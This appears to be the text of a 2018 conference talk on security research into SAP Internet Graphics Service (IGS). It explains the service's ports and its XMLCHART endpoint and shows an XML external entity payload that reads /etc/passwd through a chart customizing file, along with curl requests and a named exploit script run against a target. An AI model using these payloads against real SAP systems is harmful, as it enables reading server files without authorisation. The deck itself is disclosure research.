

SAP IGS

THE 'VULNERABLE' FORGOTTEN COMPONENT



Yvan GENUER - Troopers 2018

DISCLAIMER

Can't disclose too much

Nothing hardcore

Skipping 'What is SAP' part

BAPI_USER_GET_DETAIL

Import parameters	Value
USERNAME	Yvan GENUER
CACHE_RESULTS	X

BAPI_USER_GET_DETAIL

10 years SAP Admin and security hobby

5 years focus on SAP Security

Devoteam

CTF Player/Challenge author

AGENDA

- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion

AGENDA

- **SAP IGS**
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion

WHY DID I CHOOSE IGS ?

CURIOSITY

Gateway Monitor for sapsrv3_NPL_00 / Logged-On Clients



Nu...	LU Name	TP Name	System Type	Gateway Host
0	sapsrv3	sapgw00	Local Applic. Server	10.11.12.3
1	sapsrv3	IGS.NPL	Registered Server	127.0.0.1
2	sapsrv3	IGS.NPL	Registered Server	127.0.0.1
3	sapsrv3	IGS.NPL	Registered Server	127.0.0.1
4	sapsrv3	IGS.NPL	Registered Server	127.0.0.1

WHY DID I CHOOSE IGS ?

SUSPICIOUS

Only few public vulnerabilities...

865403 - IGS is vulnerable to directory traversal attacks via HTTP

Martin O'Neal

2005

*965201 - IGS HTTP administration
commands*

*959358 - IGS HTTP administration is
not possible*

Mariano Nunez Di Croce

2006

*1018575 - Cross-site scripting (XSS)
using the IGS*

Mark Litchfield

2007

2018479 - Potential remote code execution due to buffer overflow in libtiff


2014 (libtiff related)

2380277 - Memory Corruption vulnerability in IGS

2017 (libpng related)

WHAT IS SAP IGS

- SAP Internet Graphics Service
- Generates graphics or charts
 - for example in EarlyWatch Alert reports
- Provides other services
 - zip files, convert images, etc
- Accessible through RFC or HTTP(S)
- Available as integral part of the SAP Web AS 6.40



```
root@sapsrv3:~# ss -lntp | grep igs
LISTEN 0 128 *:* users:(("igsmux_mt",pid=28225,fd=9)
LISTEN 0 20 *:* users:(("igspw_mt",pid=28226,fd=7))
LISTEN 0 20 *:* users:(("igspw_mt",pid=28227,fd=7))
LISTEN 0 128 *:* users:(("igsmux_mt",pid=28225,fd=6)
```

4<SN>00 RFC Listener

4<SN>80 HTTP Listener

4<SN>01 Portwatcher 1

4<SN>02 Portwatcher 2

...



/nSIGS




SAP IGS Administration

Administration | Status | Statistics | Dump List

SAP Internet Graphics Service

Version	7450.0.2.1
Build Date	Apr 10 2017
System	AMD/Intel x86_64 with Linux (linuxx86_64)
Profile File Path	/usr/sap/NPL/SYS/profile/NPL_D00_sapsrv3

logfiles:	mux	pw (SAPSRV3:40001)	pw (SAPSRV3:40002)
-----------	-----	--------------------	--------------------



- BWGIS (SAPSRV3:40001)
- CHART (SAPSRV3:40001)
- IMGCONV (SAPSRV3:40001)
- RSPOCONNECTOR (SAPSRV3:40001)
- XMLCHART (SAPSRV3:40001)
- ZIPPER (SAPSRV3:40001)
- BWGIS (SAPSRV3:40002)
- CHART (SAPSRV3:40002)
- IMGCONV (SAPSRV3:40002)
- RSPOCONNECTOR (SAPSRV3:40002)
- XMLCHART (SAPSRV3:40002)
- ZIPPER (SAPSRV3:40002)


SAP help

<https://help.sap.com/viewer/3348e831f4024f2db0251e9daa08b783/7.5.10/en-US/4e193ea5b5c617e2e1000000a42189b.html>

Not a lot of documentation
But enough to start with :)

AGENDA


- SAP IGS
- **Chart generator**
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion



HOW DOES IT WORK ?

XMLCHART: generates business graphics with XML-based customizing and XML-based data (BI 7.x Chart Item, BSP, WD)

SIGS / Goto / Test / Chart engine




report : GRAPHICS_IGS_CE_TEST

- Googling this report
 - found something named **SAP Chart Designer**
- Then a SAP Note about it

*2072652 - SAP Chart Designer cannot
be downloaded from SAP service
marketplace*

with a **XML Format.pdf** in attachments



Example (4 categories, 2 data series, the third point is missing in the second data series)

```
<?xml version="1.0" encoding="utf-8"?>
<ChartData>
  <Categories>
    <Category>1st quarter</Category>
    <Category>2nd quarter</Category>
    <Category>3rd quarter</Category>
    <Category>4th quarter</Category>
  </Categories>
  <Series label="Coffee">
    <Point>
      <Value type="y">94</Value>
    </Point>
    <Point>
      <Value type="y">110</Value>
    </Point>
    <Point>
      <Value type="y">139</Value>
    </Point>
    <Point>
      <Value type="y">192</Value>
    </Point>
  </Series>
```

data.xml


```
<?xml version="1.0" encoding="utf-8"?>
<ChartData>
  <Categories>
    <Category>ALttP</Category>
  </Categories>
  <Series label="Hyrule">
    <Point>
      <Value type="y">1991</Value>
    </Point>
  </Series>
</ChartData>
```

After few manual tests, the correct request is :

```
curl -sKL -X POST "http://sapserver:40080/XMLCHART" \  
-H "Content-Type: multipart/form-data" \  
-F "data=@data.xml"
```

SAP IGS responds...

```
# curl -sKL -X POST "http://sapserver:40080/XMLCHART" -H "Content-  
<A name="Picture" href="/output/Picture_1516177943140686138582784-  
<A name="Info" href="/output/Info_1516177943140686138582784-113270
```




VULN #1

XML did you say ?


... XXE ?

<!ENTITY lol SYSTEM "/etc/os-release">




works but **limited** to 440 chars and.. on an picture

- Found report GRAPHICS_GUI_CE_DEMO
- It manages customizing.xml



notice something...



Title	
Visibility	<input checked="" type="checkbox"/>
Extension	href="sapevent:onclick?Title"
Caption	Caffeine Consumption

Can I put **href** attribute on my chart ?

```
...  
<Title>  
  <Visibility>true</Visibility>  
  <Extension>href=&quot;sapevent:onclick?Title&quot;</Extension>  
  <Caption>Caffeine Consumption</Caption>  
...
```


custo.xml

```
<?xml version="1.0" encoding="utf-8"?>
<SAPChartCustomizing version="1.1">
  <Elements>
    <ChartElements>
      <Title>
        <Extension>href=&quot;https://www.troopers.de&quot;;</Extension>
      </Title>
    </ChartElements>
  </Elements>
</SAPChartCustomizing>
```

```
# curl -sKL -X POST "http://sapserver:40080/XMLCHART" -H "Content-  
<A name="Picture" href="/output/Picture_1516178409140686138582784-  
<A name="ImageMap" href="/output/ImageMap_151617840914068613858278  
<A name="Info" href="/output/Info_1516178409140686138582784-113224
```

A 3rd file is generated !

```
# curl http://sapserver:40080/output/ImageMap_15161784091406861385  
<area shape=rect coords="0, 0,0, 0" href="https://www.troopers.de"
```

custo_xxe.xml

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE Extension [
<!ENTITY xxe SYSTEM "/etc/passwd">
]>
<SAPChartCustomizing version="1.1">
  <Elements>
    <ChartElements>
      <Title>
        <Extension>&xxe;</Extension>
      </Title>
    </ChartElements>
  </Elements>
</SAPChartCustomizing>
```

```
villain # python igs_http_xmlchart_demo1.py -d 10.11.12.13 -f /etc/passwd_
```


VULN #2

Is this "3rd" file a .htm ?

... XSS ?

custo_xss.xml

